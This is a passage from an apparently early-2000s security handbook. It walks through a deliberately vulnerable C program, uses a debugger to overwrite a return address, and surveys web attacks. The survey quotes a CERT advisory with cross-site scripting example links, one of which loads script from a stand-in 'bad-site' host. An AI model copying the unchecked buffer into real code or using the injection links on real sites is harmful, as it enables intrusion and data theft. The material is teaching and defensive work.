To conceptually visualize the dynamic nature of a stack, one can map the contents of the stack for the program shown in Exhibit 171.4. The entry point of this program begins on line 6, with the function *main*. At this point in the program, the stack already has two items: the stack frame pointer for the function *main* and the local variable *number* that was declared on line 8. Nothing substantial, but something nonetheless. When we get to the next line, the stack changes once again. Added to the stack is another frame pointer (the frame pointer holds the value of the previous stack pointer), the return address of the *printf* function, and the string parameter passed as input to that function (**B** in Exhibit 171.5). This function outputs the message *Type a number and hit <enter>* to the console and returns, at which point the items previously added to the stack are removed (**C** in Exhibit 171.5). The process of adding and removing items from the stack at various points within the program is illustrated in depth in Exhibit 171.5.

While this rendition of our stack may seem a bit innocuous, it is not. Items at the top of the stack typically have higher memory addresses than those at the bottom. Remember: the stack is a contiguous,



EXHIBIT 171.5 A stack representation of the program shown in Exhibit 171.4.

EXHIBIT 171.6 An Unchecked Buffer Waiting to be Exploited

```
1:  #include <stdio.h>
2:  #include <string.h>
3:  void foobar( )
4:  {
5:    char data[10];
6:    scanf(“%s,” data);
7:    printf(“Entering foobar...”);
8:  }
9:  void runme( )
10:  {
11:    printf(“No one called me, so how did I run?”);
12:  }
13:  int main(int argc, char* argv[])
14:  {
15:    foobar( );
16:    return 0;
17:  }
```

finite set of memory blocks reserved for program usage. If a local variable, such as a buffer, goes unchecked, the extra data provided as input to the buffer is still written to memory, and that write operation can and most likely will overwrite other important stack data, such as *ebp* values or return addresses. The manner in which a buffer overflow is exploited follows the same *modus operandi* virtually every time: hackers carefully experiment and through trial and error to make a determination as to how much additional data needs to be provided to overwrite a return address. In lieu of that return address, they typically place the beginning address of the buffer. The processor will see this return address and then send control of the program to the beginning of the buffer. If the hacker has filled the buffer with assembly language instructions, these instructions are then executed. And even if the buffer is extremely small, the hacker can make due—there is not much assembly code involved in using the *LoadLibrary* Win32 API function to execute an arbitrary program (e.g., *format.exe*). While this chapter does not demonstrate how to fill a buffer with assembly language instructions (this requires a substantial amount of additional work beyond the scope of this chapter), it does look at a program that contains a buffer overflow vulnerability, analyzes its stack, and successfully calls a function that is never explicitly called by the code. The program is shown in Exhibit 171.6.

Step through this code using Microsoft’s Visual C++6.0 compiler to help understand buffer overflows. Thus, cut and paste or type the code shown in Exhibit 171.6 into the compiler’s Integrated Development Environment (IDE). Once this is done, set a breakpoint on line 15 of the application by placing the cursor on that line and hitting F9 (alternatively, one can right-click on the line and select the *Insert/Remove Breakpoint* option from the pop-up menu that appears). Run the program in debug mode (the default) by pressing F5 and execution will stop where the breakpoint was set. If one has understood previous discussion describing what information gets placed on the stack, then the explanation that follows will be fairly easy to follow. If not, take some time to review that material.

With the Visual C++ IDE, one can view many interesting details of the program—including the call stack, watches, registers, memory, and even the corresponding assembly language—by selecting the appropriate option from the *View->Debug Windows* menu. With the *Registers* window open, take note of the ESP value; this value represents the stack pointer. When the application starts, there is nothing of interest on the stack, but carefully look at the value of the *ESP* register and how it changes when one steps into (hit F11) the call to *foobar*. An inspection of the stack pointer (0x0012FF30) value reveals a return address in little-endian format of FD 10 40 00 (0x004010FD).

A yellow arrow should now be pointing to the left of the line that reads *char data[10]* in the *foobar* function. Hit F11 to step from one line to the next, and notice that the stack pointer changes again because room has been allocated from the stack to hold the buffer data. To find out exactly where within

EXHIBIT 171.7 The Application Stack Prior to a Buffer Overflow

```
0012FF20  CC  CC  CC  CC  CC  CC  CC  CC  CC  CC  CC  CC  80  FF  12
0012FF2F  00  FD  10  40  00  00  00  00  00  00  00  00  00  00  F0
```

the stack the buffer resides, go to the watch window and type *data*. The value that is returned is the beginning address of the buffer in memory. This value, 0x0012FF20, is clearly within the region of the stack, just 16 bytes of data away from the return address. In fact, if one looks at what is in memory in that location, one gets a view similar to the one shown in Exhibit 171.7. Several things should immediately be obvious:

1. There are 12 bytes of data that the buffer could use without causing any adverse problems for the application.
2. Next to our buffer, we have a stack frame pointer (the value 0x0012FF80).
3. Following the stack frame pointer is the return address 0x004010FD.

It therefore follows that if one were to provide 20 bytes of input, one would effectively overwrite not only the buffer, but the stack frame pointer and the return address as well. As an experiment, enter 20 a's using the console (the *scanf* function is waiting for your input) and hit Enter.

Now take a look at what is currently in memory (Exhibit 171.8); notice the stack is filled with 61s, the hex equivalent for the ASCII value 97 (which represents the letter "a"). When running in debug mode, nothing serious will occur; the Visual C++ runtime will merely complain that an access violation has occurred and the application will then terminate. However, when running this application in release mode (to switch to release mode, go to *Build->Set Active Configuration* and select *Release*), one notices a peculiar error dialog, illustrated in both Exhibit 171.9 and Exhibit 171.10.

While this example demonstrates that a buffer overflow vulnerability exists, the vulnerability in and of itself has not in any way been exploited. As an additional exercise, however, set a breakpoint at the end of the *foobar* function (Exhibit 171.11). When the breakpoint is hit, in the watch window, take a look at the value of *data[16]*, the 17th element from the beginning of the buffer. Set the value of *data[17]* to 0x90. To decide what element to change and what value to set it to, type *runme* in the watch window and the answer will magically appear. The value of *runme* is 0x00401090—this is the beginning address in memory of this function. The previous return address, which was 0x004010FD, has been altered so that the next instruction executed after *foobar* returns is the *runme* method! This then is how to get the *runme* function to mysteriously execute.

In Exhibit 171.12, the function *runme* is executed despite the fact that nowhere in the code is it explicitly called. This is just one of the many things that can be done in exploiting a buffer overflow.

EXHIBIT 171.8 The Application Stack after a Buffer Overflow Has Occurred

EXHIBIT 171.12 Exploiting a buffer overflow.

171.5 Preventive Measures

The previous discussion provided a first-hand look at the potential dangers posed by stack-based buffer overflows attacks. The lingering question is: what can one do to prevent them from occurring? Previously discussed were some of the contributing factors that have enabled such exploits—chief among them was the use of extremely unsafe library functions. While completely eliminating the usage of such functions is a step in the right direction, this is likely impractical, especially when the code base is significantly large. However, there are things one can do, short of looking through millions of lines of code to help in identifying and preventing buffer overflow vulnerabilities (see Exhibit 171.13).

One of the first countermeasures available is sufficiently simple that it really requires no explanation: the code review. Holding regular or even periodic reviews prior to product shipment is invaluable, but it requires a commitment of time and resources that are often not available because it was never sufficiently planned for in the first place. Product managers should correctly allot time for such reviews, with the amount of time deterministic, in large part, by the amount of code written.

As in almost any other security strategy, the best defense is a defense in depth. While code reviews may catch some potential problems, they will certainly not catch all of them. Code reviews are thoroughly exhausting; attention spans tend to dwindle the longer the exercise is conducted. For this reason, one will certainly want to consider adding another countermeasure to one's defense; for example, incorporating a utility into the build process that is capable of analyzing, identifying, and reporting on potential code problems. An example of such a utility is Rational's PurifyPlus, a package that consists of Rational Purify, Rational Quantify, and Rational Coverage (for more information on this product, go to http://www.rational.com/products/pqc/pplus_win.jsp).

One of the best tools available for thwarting buffer overflow attacks is Stackguard. Stackguard is a compiler extension for the GNU gcc compiler. It prevents buffer overflow attacks in one of two ways: it can detect the change of a return address on the stack before a function returns and take appropriate action, or it can completely preclude the overwriting of return address values. Stackguard works by placing an arbitrary canary, a word value, on the stack between the local variables of a function and the return address. Due to the manner in which buffer overflow vulnerabilities are executed, it presumes that the return address is safe if and only if the canary has not been altered (http://community.core-sdi.com/~juliano/usenixsc98.pdf). Stackguard is extremely effective in the way it works, and there is only a minimal performance penalty incurred when compiling a program using Stackguard. Unfortunately, it is not fail-proof, as applications compiled using Stackguard versions 1.2 and earlier had a vulnerability that allowed the attacker to bypass the canary protection mechanism (http://www.immunix.org/StackGuard/emsi_vuln.html), and it is not readily available for compiling applications on the Windows operating system.

Fortunately, Microsoft went to great efforts to incorporate similar functionality into its new Visual C++.NET compiler. This compiler provides equivalent Stackguard functionality through the use of the /GS option. This flag instructs the compiler to check for buffer overflows, which it does by injecting security checks into the compiled code.

Finally, a last option that may help in reducing buffer overflow vulnerabilities is to use a managed programming environment, such as that provided by Java or any of the.NET languages. However, this environment is only as safe as long as one restricts oneself to the native facilities it provides; the moment

EXHIBIT 171.13 Steps to Identify and Prevent Buffer Overflow Attacks

1. Perform code reviews.
2. Use utilities to analyze the code.
3. Use compilers with built-in stack protection facilities.
4. Program in a managed environment.

one incorporates unmanaged code into an application is the moment that application becomes potentially unsafe.

171.6 Conclusion

This chapter has taken a comprehensive look at stack-based buffer overflow vulnerabilities. While Y2K may have been a problem, it was only a temporary one at best. The single most devastating threat to computer security today remains that posed by the buffer overflow. Stack-based buffer overflows are simplistic in concept; as demonstrated in various examples provided throughout this chapter, such exploits are performed by injecting code either into the buffer or some other memory address, and then modifying the return address of a function to point to where the code was injected.

While there is no panacea to the problems posed by buffers, there are things that one can do to significantly decrease the probability that the application one is authoring will become susceptible to such an attack. Performing code reviews, using utilities to analyze code, using compilers with built-in stack protection facilities, and programming in a managed environment are just some of the countermeasures that help reduce risk. If one must use unsafe library functions, one should ensure that bounds-checking is always performed, regardless of how adversely it affects overall application performance. And remember: this chapter has only addressed stack-based buffer overflows. While these vulnerabilities are the most common, they are certainly not the only ones possible (heap overflows are an altogether separate subject). While this news is disconcerting, there is a glimmer of hope: the IA-64 architecture goes out of its way to protect return addresses. This architecture change will make it substantially more difficult to perform stack-based buffer overflows, ultimately improving the state of computer security.

172
Web Application Security

Mandy Andress

It is possible to do almost everything on the Web these days: checking stock quotes, requesting a new service, and buying just about anything. Everyone, it seems, has a Web application. But what exactly does that mean?

Web applications are not distinguishable, finite programs. They include many different components and servers. An average Web application includes a Web server, application server, and database server. The Web server provides the graphical user interface for the end user; the application server provides the business logic; and the database server houses the data critical to the application's functionality.

The Web server provides several different ways to forward a request to an application server and send back a modified or new Web page to the end user. These approaches include the Common Gateway Interface (CGI), Microsoft's Active Server Page (ASP), and Java Server Page (JSP). In some cases, the application servers also support request brokering interfaces such as Common Object Request Broker Architecture (CORBA) and Internet Inter-ORB Protocol.

172.1 Web Application Security

Not all applications are created, or implemented, equal, however. The lack of Web application security is quickly becoming a fast and easy way into a company's network. Why? All Web applications are different, yet they are all the same. They all run on the same few Web servers, use the same shopping cart software, and use the same application and database servers, yet they are different because at least part of the application includes homegrown code. Companies often do not have the time or resources to properly harden their servers and perform a thorough review of the application code before going live on the Internet.

Additionally, many programmers do not know how to develop secure applications. Maybe they have always developed stand-alone applications or intranet Web applications that did not create catastrophic results when a security flaw was discovered. In most cases, however, the desire to get a product out the door quickly precludes taking the time to properly secure an application.

Subsequently, many Web applications are vulnerable through the servers, applications, and in-house developed code. These attacks pass right through a perimeter firewall security because port 80 (or 443 for SSL) must be open for the application to function properly. Web application attacks include denial-of-service attacks on the Web application, changing Web page content, and stealing sensitive corporate or user information such as credit card numbers.

Just how prolific are these issues? Well, in the last few months of 2000, the following stories made headlines (and these are just the reported stories). A hacker broke into Egghead.com, potentially exposing its 3.7 million customer accounts. It was not until several weeks later that the company said the hacker did not gain access to customer credit card numbers. By this point, many of the credit cards had been canceled and the damage to Egghead's reputation had already been done. Creditcards.com was the victim of an extortion attempt by a hacker who broke into its site and stole more than 55,000 credit card numbers. The hacker posted the card numbers on a Web site and demanded money from the company to take them offline. A bug in Eve.com's Web application allowed customers to view other people's orders by simply changing a number in the URL. The bug exposed customer names and addresses, products, and the dates on which they were ordered, the types of credit cards customers used, and the last five digits of the card numbers. Another bug in IKEA's Web application for its catalog order site exposed customer order information. Finally, a bug in Amazon.com's Web application exposed the e-mail addresses of many of its affiliate members. Web application attacks are such a threat that CERT issued an advisory on the subject in February 2000 (see Exhibit 172.1 or go to www.cert.org/advisories/CA-2000-02.html).

Web application attacks differ from typical attacks because they are difficult to detect and can come from any online user—even authenticated ones. To date, this area has been largely neglected because companies are still grappling with securing their networks using firewalls and intrusion detection solutions, which do not detect Web attacks.

How exactly are Web applications vulnerable to attack? The major exploits include:

- Known vulnerabilities and misconfigurations
- Hidden fields
- Backdoor and debug options
- Cross-site scripting
- Parameter tampering
- Cookie poisoning
- Input manipulation
- Buffer overflow
- Direct access browsing

172.1.1 Known Vulnerabilities and Misconfigurations

Known vulnerabilities include all the bugs and exploits in both operating systems and third-party applications used in a Web application. Microsoft's Internet Information Server (IIS), one of the most widely used Web servers, is notorious for security flaws. A vulnerability released in October 2000, the Extended Unicode Directory Traversal vulnerability (Security Bulletin MS00-078), takes advantage of improper Unicode handling by IIS and allows an attacker to enter a specially formed URL and access any file on the same logical drive as the Web server. An attacker can easily execute files under the IUSR_machinename account. IUSR_machinename is the anonymous user account for IIS and is a

EXHIBIT 172.1 CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests

> This advisory is being published jointly by the CERT Coordination Center, DoD-CERT, the DoD Joint Task Force for Computer Network Defense (JTF-CND), the Federal Computer Incident Response Capability (FedCIRC), and the National Infrastructure Protection Center (NIPC).

Original release date: February 2, 2000
Last revised: February 3, 2000

Systems Affected

- Web browsers
- Web servers that dynamically generate pages based on unvalidated input

Overview

A Web site may inadvertently include malicious HTML tags or script in a dynamically generated page based on unvalidated input from untrustworthy sources. This can be a problem when a Web server does not adequately ensure that generated pages are properly encoded to prevent unintended execution of scripts, and when input is not validated to prevent malicious HTML from being presented to the user.

I. Description

Background

Most Web browsers have the capability to interpret scripts embedded in Web pages downloaded from a Web server. Such scripts may be written in a variety of scripting languages and are run by the client's browser. Most browsers are installed with the capability to run scripts enabled by default.

Malicious Code Provided by One Client for Another Client

Sites that host discussion groups with Web interfaces have long guarded against a vulnerability where one client embeds malicious HTML tags in a message intended for another client. For example, an attacker might post a message like

```
Hello message board. This is a message.
<SCRIPT>malicious code</SCRIPT>
This is the end of my message.
```

When a victim with scripts enabled in their browser reads this message, the malicious code may be executed unexpectedly. Scripting tags that can be embedded in this way include <SCRIPT>, <OBJECT>, <APPLET>, and <EMBED>.

When client-to-client communications are mediated by a server, site developers explicitly recognize that data input is untrustworthy when it is presented to other users. Most discussion group servers either will not accept such input or will encode/filter it before sending anything to other readers.

Malicious Code Sent Inadvertently by a Client for Itself

Many Internet Web sites overlook the possibility that a client may send malicious data intended to be used only by itself. This is an easy mistake to make. After all, why would a user enter malicious code that only the user will see?

However, this situation may occur when the client relies on an untrustworthy source of information when submitting a request. For example, an attacker may construct a malicious link such as

```
<A HREF="http://example.com/comment.cgi? mycomment=<SCRIPT>malicious code</
SCRIPT>"> Click here</A>
```

When an unsuspecting user clicks on this link, the URL sent to example.com includes the malicious code. If the Web server sends a page back to the user including the value of mycomment, the malicious code may be executed unexpectedly on the client. This example also applies to untrusted links followed in e-mail or newsgroup messages.

Abuse of Other Tags

In addition to scripting tags, other HTML tags such as the <FORM> tag have the potential to be abused by an attacker. For example, by embedding malicious <FORM> tags at the right place, an intruder can trick users into revealing sensitive information by modifying the behavior of an existing form. Other HTML tags can also be abused to alter the appearance of the page, insert unwanted or offensive images or sounds, or otherwise interfere with the intended appearance and behavior of the page.

Abuse of Trust

At the heart of this vulnerability is the violation of trust that results from the "injected" script or HTML running within the security context established for the example.com site. It is, presumably, a site the browser victim is interested in enough to visit and interact with in a trusted fashion. In addition, the security policy of the legitimate server site example.com may also be compromised.

Exhibit 172.1 (continued)

This example explicitly shows the involvement of two sites:

```
<A HREF="http://example.com/comment.cgi? mycomment=<SCRIPT SRC='http://bad-
site/badfile'></SCRIPT>"> Click here</A>
```

Note the SRC attribute in the <SCRIPT> tag is explicitly incorporating code from a presumably unauthorized source (bad-site). Both of the previous examples show violations of the same-source origination policy fundamental to most scripting security models:

- Netscape Communicator Same Origin Policy
- Microsoft Scriptlet Security

Because one source is injecting code into pages sent by another source, this vulnerability has also been described as "cross-site" scripting.

At the time of publication, malicious exploitation of this vulnerability has not been reported to the CERT/CC. However, because of the potential for such exploitation, we recommend that organization CIOs, managers, and system administrators aggressively implement the steps listed in the solution section of this document. Technical feedback to appropriate technical, operational, and law enforcement authorities is encouraged.

II. IMPACT

Users may unintentionally execute scripts written by an attacker when they follow untrusted links in Web pages, mail messages, or newsgroup postings. Users may also unknowingly execute malicious scripts when viewing dynamically generated pages based on content provided by other users.

Because the malicious scripts are executed in a context that appears to have originated from the targeted site, the attacker has full access to the document retrieved (depending on the technology chosen by the attacker), and may send data contained in the page back to the site. For example, a malicious script can read fields in a form provided by the real server, then send this data to the attacker.

Note that the access that an intruder has to the Document Object Model (DOM) is dependent on the security architecture of the language chosen by the attacker. Specifically, Java applets do not provide the attacker with any access to the DOM.

Alternatively, the attacker may be able to embed script code that has additional interactions with the legitimate Web server without alerting the victim. For example, the attacker could develop an exploit that posted data to a different page on the legitimate Web server.

Also, even if the victim's Web browser does not support scripting, an attacker can alter the appearance of a page, modify its behavior, or otherwise interfere with normal operation.

The specific impact can vary greatly, depending on the language selected by the attacker and the configuration of any authentic pages involved in the attack. Some examples that may not be immediately obvious are included here.

SSL-Encrypted Connections May Be Exposed

The malicious script tags are introduced before the Secure Socket Layer (SSL) encrypted connection is established between the client and the legitimate server. SSL encrypts data sent over this connection, including the malicious code, which is passed in both directions. While ensuring that the client and server are communicating without snooping, SSL makes no attempt to validate the legitimacy of data transmitted.

Because there really is a legitimate dialog between the client and the server, SSL reports no problems. Malicious code that attempts to connect to a non-SSL URL may generate warning messages about the insecure connection, but the attacker can circumvent this warning simply by running an SSL-capable Web server.

Attacks May Be Persistent through Poisoned Cookies

Once malicious code that appears to have come from the authentic Web site is executing, cookies may be modified to make the attack persistent. Specifically, if the vulnerable Web site uses a field from the cookie in the dynamic generation of pages, the cookie may be modified by the attacker to include malicious code. Future visits to the affected Web site (even from trusted links) will be compromised when the site requests the cookie and displays a page based on the field containing the code.

Attacker May Access Restricted Web Sites from the Client

By constructing a malicious URL, an attacker may be able to execute script code on the client machine that exposes data from a vulnerable server inside the client's intranet.

Exhibit 172.1 (continued)

The attacker may gain unauthorized Web access to an intranet Web server if the compromised client has cached authentication for the targeted server. There is no requirement for the attacker to masquerade as any particular system. An attacker only needs to identify a vulnerable intranet server and convince the user to visit an innocent-looking page to expose potentially sensitive data on the intranet server.

Domain-Based Security Policies May Be Violated
If your browser is configured to allow execution of scripting languages from some hosts or domains while preventing this access from others, attackers may be able to violate this policy.

By embedding malicious script tags in a request sent to a server that is allowed to execute scripts, an attacker may gain this privilege as well. For example, Internet Explorer security "zones" can be subverted by this technique.

Use of Less-Common Character Sets May Present Additional Risk
Browsers interpret the information they receive according to the character set chosen by the user if no character set is specified in the page returned by the Web server. However, many Web sites fail to explicitly specify the character set (even if they encode or filter characters with special meaning in the ISO-8859-1), leaving users of alternate character sets at risk.

Attacker May Alter the Behavior of Forms
Under some conditions, an attacker may be able to modify the behavior of forms, including how results are submitted.

III. Solution

Solutions for Users

None of the solutions that Web users can take are complete solutions. In the end, it is up to Web page developers to modify their pages to eliminate these types of problems.

However, Web users have two basic options to reduce their risk of being attacked through this vulnerability. The first, disabling scripting languages in their browser, provides the most protection but has the side effect for many users of disabling functionality that is important to them. Users should select this option when they require the lowest possible level of risk.

The second solution, being selective about how they initially visit a Web site, will significantly reduce a user's exposure while still maintaining functionality. Users should understand that they are accepting more risk when they select this option, but are doing so in order to preserve the functionality that is important to them.

Unfortunately, it is not possible to quantify the risk difference between these two options. Users who decide to continue operating their browsers with scripting languages enabled should periodically revisit the CERT/CC Web site for updates, as well as review other sources of security information to learn of any increases in threat or risk related to this vulnerability.

Web Users Should Disable Scripting Languages in Their Browsers
Exploiting this vulnerability to execute code requires that some form of embedded scripting language be enabled in the victim's browser. The most significant impact of this vulnerability can be avoided by disabling all scripting languages.

Note that attackers may still be able to influence the appearance of content provided by the legitimate site by embedding other HTML tags in the URL. Malicious use of the <FORM> tag in particular is not prevented by disabling scripting languages.

Detailed instructions to disable scripting languages in your browser are available from our Malicious Code FAQ:

```
http://www.cert.org/tech_tips/malicious_code_FAQ.html
```

Web Users Should Not Engage in Promiscuous Browsing
Some users are unable or unwilling to disable scripting languages completely. While disabling these scripting capabilities is the most effective solution, there are some techniques that can be used to reduce a user's exposure to this vulnerability.

Since the most significant variations of this vulnerability involve cross-site scripting (the insertion of tags into another site's Web page), users can gain some protection by being selective about how they initially visit a Web site. Typing addresses directly into the browser (or using securely stored local bookmarks) is likely to be the safest way of connecting to a site.

Users should be aware that even links to unimportant sites may expose other local systems on the network if the client's system resides behind a firewall, or if the client has cached credentials to access other Web servers (e.g., for an intranet). For this reason, cautious Web browsing is not a comparable substitute for disabling scripting.

With scripting enabled, visual inspection of links does not protect users from following malicious links, since the attacker's Web site may use a script to misrepresent the links in the user's window. For example, the contents of the Goto and Status bars in Netscape are controllable by JavaScript.

Exhibit 172.1 (continued)

Solutions for Web Page Developers and Web Site Administrators

Web Page Developers Should Recode Dynamically Generated Pages to Validate Output
Web site administrators and developers can prevent their sites from being abused in conjunction with this vulnerability by ensuring that dynamically generated pages do not contain undesired tags.

Attempting to remove dangerous metacharacters from the input stream leaves a number of risks unaddressed. We encourage developers to restrict variables used in the construction of pages to those characters that are explicitly allowed and to check those variables during the generation of the output page.

In addition, Web pages should explicitly set a character set to an appropriate value in all dynamically generated pages.

Because encoding and filtering data is such an important step in responding to this vulnerability, and because it is a complicated issue, the CERT/CC has written a document that explores this issue in more detail:

```
http://www.cert.org/tech_tips/malicious_code_mitigation.html
```

Web Server Administrators Should Apply a Patch from Their Vendor
Some Web server products include dynamically generated pages in the default installation. Even if your site does not include dynamic pages developed locally, your Web server may still be vulnerable. For example, your server may include malicious tags in the "404 Not Found" page generated by your Web server.

Web server administrators are encouraged to apply patches as suggested by your vendor to address this problem. Appendix A contains information provided by vendors for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

member of the Everyone and Users groups by default. Microsoft has released a patch for this issue, available for download at www.microsoft.com/technet/security/bulletin/MS00-078.asp.

This topic also covers misconfigurations, or applications that still contain insecure default settings or are configured insecurely by administrators. A good example is leaving one's Web server configured to allow any user to traverse directory paths on the system. This could potentially lead to the disclosure of sensitive information such as passwords, source code, or customer information if it is stored on the Web server (which itself is a big security risk). Another situation is leaving the user with execute permissions on the Web server. Combined with directory traversal rights, this could easily lead to a compromise of the Web server.

172.1.2 Hidden Fields

Hidden fields refers to hidden HTML form fields. For many applications, these fields are used to hold system passwords or merchandise prices. Despite their name, these fields are not very hidden; they can be seen by performing a View Source on the Web page. Many Web applications allow malicious users to modify these fields in the HTML source, giving them the opportunity to purchase items at little or no cost. These attacks are successful because most applications do not validate the returning Web page. They assume the incoming data is the same as the outgoing data.

172.1.3 Backdoor and Debug Options

Developers often create backdoors and turn on debugging to facilitate troubleshooting in applications. This works fine in the development process, but these items are often left in the final application that is placed on the Internet. Backdoors that allow a user to log in with no password, or a special URL that allows direct access to application configuration, are quite popular.

The existence of this type of Web application vulnerability is caused by a lack of formal policies and procedures that should be followed when taking a system live. A key step in that process should be removing backdoors and disabling debugging options. This simple step will greatly reduce the number of vulnerabilities in any application. This step is often skipped, however, because time constraints on getting the application up and running prevent a formalized approach from being followed.

172.2 Cross-Site Scripting

Cross-site scripting is difficult to define because it has many meanings. In general, it is the process of inserting code into pages sent by another source. One way to exploit cross-site scripting is through HTML forms. Forms allow a user to type any information and have it sent to the server. Often, servers take the data input in the form and display it back to the user in an HTML page to confirm the input. If the user types code, such as a JavaScript program, into a form field, the code will be processed by the client's browser when the page is displayed.

Cross-site scripting breaches trust. A user trusts the information sent by the Web server and does not expect malicious actions. With cross-site scripting, a user can place malicious code on the server that will be executed on a different user's machine. Posting messages on a bulletin board is a good example of cross-site scripting. A malicious user completes a form to post a message on a bulletin board. The posting includes some malicious JavaScript code. When an innocent user looks at the bulletin board, the server will send the HTML to be displayed along with the malicious user's code. The code will be executed by the client's browser because it thinks it is valid code from the Web server.

172.3 Parameter Tampering

Parameter tampering involves manipulating URL strings to retrieve information the user should not see. Access to the back-end database of the Web application is made through SQL calls that are often included in the URL. Malicious users can manipulate the SQL code to potentially retrieve a listing of all users, passwords, credit card numbers, or any other data stored in the database. The Eve.com flaw discussed previously was the result of parameter tampering.

172.4 Cookie Poisoning

Cookie poisoning refers to modifying the data stored in a cookie. Web sites often store cookies on user systems that include user IDs, passwords, account numbers, etc. By changing these values, or poisoning the cookie, malicious users could gain access to accounts that are not their own.

Attackers can also steal users' cookies and gain access to accounts. A large percentage of commercial Web applications, such as Web-based e-mail and online banks, use cookie data for authentication. If the attackers can gain access to the cookie and import it into their own browsers, they can access the user's account without having to enter a user IDs and password or other form of authentication. Granted, the account is only accessible until the session expires (as long as the Web application does provide session timeouts), but the damage is already done. In just a few minutes, the attacker can easily drain a customer's bank account or send malicious, threatening e-mails to the president.

172.5 Input Manipulation

Input checking involves the ability to run system commands by manipulating input in HTML forms processed by a Common Gateway Interface (CGI) script. For example, a form that uses a CGI to mail information to another user could be manipulated through data entered in the form to mail the password file of the server to a malicious user or delete all the files on the system.

172.6 Buffer Overflow

A buffer overflow is a classic attack technique in which a malicious user sends a large amount of data to a server to crash the system. The system contains a set buffer in which to store this data. If the data received is larger than the buffer, parts of the data overflow onto the stack. If this data is code, the system would execute any code that overflowed onto the stack. An example of a Web application buffer overflow attack again involves HTML forms. If the data in one of the fields on a form is large enough, it could create a buffer overflow condition. Specially malformed form data could cause the server to execute arbitrary code, allowing an attacker to potentially gain complete control of the system.

To learn more about buffer overflows, take a look at "Tao of a Buffer Overflow" by Dildog, available at http://www.cultdeadcow.com/cDc_files/cDc-351/. Other good references include "A Look at the Buffer-Overflow Hack" located at http://www2.linuxjournal.com/lj-issues/issue61/2902.html and "UNIX Security: The Buffer Overflow Problem" at http://www.miaif.lip6.fr/willy/security/.

172.7 Direct Access Browsing

Direct access browsing refers to accessing a Web page directly that should require authentication. Web applications that are not properly configured allow malicious users to directly access URLs that could contain sensitive information or cause the company to lose revenue if the page normally requires a fee for viewing.

Web application attacks can cause significant damage to a company's assets, resources, and reputation. Although Web applications increase a company's risk of attack, many solutions exist to help mitigate this risk.

172.8 Prevention

The best way to prevent Web application attacks is through education and vigilance. Developers should be educated in secure coding practices, and management should be educated in the risks involved with taking a system live before it has been thoroughly tested. Additionally, administrators and security professionals should be constantly monitoring vendor Web sites, security Web sites, and security mailing lists for new vulnerabilities in the applications and servers used in their Web application. Securityfocus.com, securityportal.com, ntsecurity.com, and linuxsecurity.com are some top security sites that provide excellent information. It does not matter how secure the in-house developed application is if an attacker can gain access to everything through a vulnerability in the database server.

First and foremost with developer education, they should learn never to trust incoming data. A heightened distrust of the end user goes a long way in developing a secure Web application; they should only trust what they control. Because they cannot control the end user, they should view all data input as potentially hostile. Never assume that what was sent to the client's browser is returned unchanged or that the data entered into a Web form is what it should be. Does a form field asking for a customer's address really need to contain a <symbol? Such symbols usually indicate code. Adding filters and input checks significantly reduce the risk of a majority of Web application attacks.

Developers should also include all security measures in the application as they are coding it. Using the anonymous Web server account during development to save time, although each user will authenticate to the application with a username and password, can cause some problems. Bugs might exist in the authentication code, but this will not be discovered until a few days before the application goes live or even after it goes live. Finding bugs at the last minute means the application launch will be delayed or it will be launched with bugs. Neither choice is optimal, so include everything throughout the development process.

If possible, do not use admin or superuser accounts to run the application. Although it may be appealing to run everything as root to save the time of dealing with access rights and permissions, that is asking for trouble. Running everything under a superuser account, the Web application user will have write access to all database tables. By modifying a few URLs with SQL code, a malicious user can easily wipe out the entire database. Following the security principle of least privilege is a must. Least privilege means giving a user the lowest level of permissions necessary to perform a certain task. The user can still enjoy the Web application and the company can feel safe from malicious users, knowing they cannot easily perform illegal operations; their access does not allow it.

